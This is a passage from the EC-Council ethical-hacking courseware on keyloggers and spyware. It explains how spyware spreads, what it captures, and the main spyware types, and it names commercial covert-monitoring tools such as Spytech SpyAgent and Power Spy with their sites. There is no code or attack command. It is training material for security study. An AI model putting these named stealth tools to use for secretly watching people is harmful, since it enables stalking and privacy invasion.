


Figure 6.143: Screenshot of Refog Mac Keylogger

Some of the keyloggers for Mac are listed as follows:

- Spyrix Keylogger For Mac OS (*https://www.spyrix.com*)
- Elite Keylogger for Mac (*https://www.elite-keylogger.net*)
- Aobo Mac OS X Keylogger (*https://www.easemon.com*)
- KidLogger for MAC (*https://kidlogger.net*)
- Perfect Keylogger for Mac (*https://www.blazingtools.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware

- Spyware is a stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- It is like a Trojan horse, which is usually bundled as a **hidden component of freeware programs** that can be available on the Internet for download
- It allows the attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, and banking credentials

Spyware Propagation

1. Drive-by download
2. Masquerading as anti-spyware
3. Web browser vulnerability exploits
4. Piggybacked software installation
5. Browser add-ons
6. Cookies

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware

Spyware is stealthy computer monitoring software that allows you to secretly record all the user activities on a target computer. It automatically delivers logs to the remote attacker using the Internet (via email, FTP, command and control through encrypted traffic, HTTP, DNS, etc.). The delivery logs include information about all areas of the system, such as emails sent, websites visited, every keystroke (including logins/passwords for Gmail, Facebook, Twitter, LinkedIn, etc.), file operations, and online chat conversations. It also takes screenshots at set intervals, just like a surveillance camera aimed at the computer monitor. Spyware is similar to a Trojan horse, which is usually bundled as a hidden component of freeware or software downloaded from the Internet. It hides its process, files, and other objects to avoid detection and removal. This allows an attacker to gather information about a victim or organization, such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc.

- **Spyware Propagation**

  As its name implies, spyware is installed without user knowledge or consent, and this can be accomplished by "piggybacking" the spyware onto other applications. This is possible because spyware uses advertising cookies, which is one of the spyware subclasses. Spyware can also affect your system when you visit a spyware distribution website. Because it installs itself when you visit and click something on a website, this process is known as "drive-by downloading."

  As a result of normal web surfing or downloading activities, the system may inadvertently become infected with spyware. It can even masquerade as anti-spyware and run on the user's computer without any notice, whenever the user downloads and installs programs that are bundled with spyware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **What Does the Spyware Do?**

  We have already discussed spyware and its main function of watching user activities on a target computer. We also know that once an attacker succeeds in installing spyware on a victim's computer using the propagation techniques discussed earlier, they can perform several offensive actions to the victim's computer. Therefore, let us now learn more about the capabilities of spyware, as we are now aware of its ability to monitor user activities.

  The installed spyware can also help the attacker perform the following on target computers:


  - Steals users' personal information and sends it to a remote server or hijacker
  - Monitors users' online activity
  - Displays annoying pop-ups
  - Redirects a web browser to advertising sites
  - Changes the browser's default setting and prevents the user from restoring it
  - Adds several bookmarks to the browser's favorites list
  - Decreases overall system security level
  - Reduces system performance and causes software instability
  - Connects to remote pornography sites
  - Places desktop shortcuts to malicious spyware sites
  - Steals your passwords
  - Sends you targeted email
  - Changes the home page and prevents the user from restoring it
  - Modifies the dynamically linked libraries (DLLs) and slows down the browser
  - Changes firewall settings
  - Monitors and reports websites you visit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Spyware Tools: Spytech SpyAgent and Power Spy

Spytech SpyAgent	Spytech SpyAgent allows you to **monitor everything** users do on your computer

Power Spy	Power Spy **secretly monitors and records all activities** on your computer



https://www.spytech-web.com



https://ematrixsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware Tools

- **Spytech SpyAgent**

  Source: *https://www.spytech-web.com*

  Spytech SpyAgent is computer spy software that allows you to monitor everything users do on your computer—in total secrecy. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat client blocking, logging scheduling, and remote delivery of logs via email or FTP.

  As shown in the screenshot, attackers use Spytech SpyAgent to track the websites visited, online searches performed, programs and apps in use, file and printing information, email communication, user login credentials, etc. of the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.144: Screenshot of Spytech SpyAgent

- **Power Spy**

  Source: *https://ematrixsoft.com*

  Power Spy is PC-user activity-monitoring software. It runs and performs monitoring secretly in the background of a computer system. It logs all users on the system and users will not be aware of its existence.

  As shown in the screenshots, attackers use this tool to monitor the target system and record all user activities, such as screenshots, keystrokes, applications executed, windows opened, websites visited, chat conversations, documents opened, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.145: Screenshot of Power Spy




Figure 6.146: Screenshot of Power Spy showing windows opened

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Spyware

Today, various spyware programs engage in a variety of offensive tasks, such as changing browser settings, displaying ads, collecting data, etc. Though many spyware applications perform a diverse array of benign activities, ten major types of spyware on the Internet allow attackers to steal information about users and their activities, all without their knowledge or consent.

- **Desktop Spyware**

  Desktop spyware is software that allows an attacker to gain information about a user's activity or personal information, send it via the Internet to third parties without the user's knowledge or consent. It provides information regarding what network users did on their desktops, how, and when.

  Desktop spyware allows attackers to perform the following:

  - Live recording of remote desktops
  - Recording and monitoring Internet activities
  - Recording software usage and timings
  - Recording an activity log and storing it at one centralized location
  - Logging users' keystrokes

  The following is the list of desktop and child-monitoring spyware:

  - ActivTrak (https://activtrak.com)
  - Veriato Cerebral (*http://www.veriato.com*)
  - NetVizor (*https://www.netvizor.net*)
  - SoftActivity Monitor (*https://www.softactivity.com*)
  - SoftActivity TS Monitor (*https://www.softactivity.com*)

- **Email Spyware**

  Email spyware is a program that monitors, records, and forwards all incoming and outgoing emails. Once installed on the computer that you want to monitor, this type of spyware records copies of all incoming and outgoing emails and sends them to you through a specified email address or saves the information on the local disk folder of the monitored computer. This works in stealth mode; users will not be aware of the presence of email spyware on their computer. It is also capable of recording instant messages.

- **Internet Spyware**

  Internet spyware is a tool that allows you to monitor all the web pages accessed by users on your computer in your absence. It makes a chronological record of all visited URLs. This automatically loads at system startup and runs in stealth mode, which means that it runs in the background undetected. The tool records all visited URLs into a log file and sends it to a specified email address. It provides a summary report of overall web

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

usage, such as websites visited, and the time spent on each website, as well as all applications opened along with the date/time of visits. It also allows you to block access to a specific web page or an entire website by specifying the URLs or keywords that you want to be blocked.

- **Child-Monitoring Spyware**

  Child-monitoring spyware allows you to track and monitor what children are doing on the computer, both online and offline. Instead of looking over the child's shoulder, one can use child-monitoring spyware, which works in stealth mode; your children will not be aware of your surveillance. The spyware logs all programs used and websites visited, counts keystrokes and mouse clicks, and captures screenshots of activity. All the recorded data are accessible through a password-protected web interface as a hidden, encrypted file, or can be sent to a specified email address.

  This also allows you to protect children from accessing inappropriate web content by setting specific keywords that you want to block. It sends a real-time alert to you whenever it encounters the specific keywords on your computer, or whenever your children want to access inappropriate content.

- **Screen-Capturing Spyware**

  Screen-capturing spyware is a program that allows you to monitor computer activities by taking snapshots or screenshots of the computer on which the program is installed. These snapshots are taken locally or remotely at specified time intervals and either saved in a hidden file on the local disk or sent to an email address or FTP site predefined by the attacker.

  Screen-capturing spyware is not only capable of taking screenshots, but also captures keystrokes, mouse activity, visited website URLs, and printer activities in real time. The user can install this program or software on networked computers to monitor the activities of all the computers on the network in real time by taking screenshots. This works transparently in stealth mode so that you can monitor computer activities without users' knowledge.

- **USB Spyware**

  USB spyware is a program designed for spying on a computer, which copies spyware files from a USB device onto the hard disk without any request or notification. It runs in hidden mode, so users will not be aware of the spyware or surveillance. It creates a hidden file/directory with the current date and begins the background copying process.

  USB spyware provides a multifaceted solution in the province of USB communications, as it can monitor USB devices' activity without creating additional filters, devices, etc. that might damage the structure of the system driver.

  USB spyware lets you capture, display, record, and analyze the data transferred between any USB device and the connected PC and its applications. This enables it to work on device drivers or hardware development, thus providing a powerful platform

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

for effective coding, testing, and optimization, and makes it a great tool for debugging software.

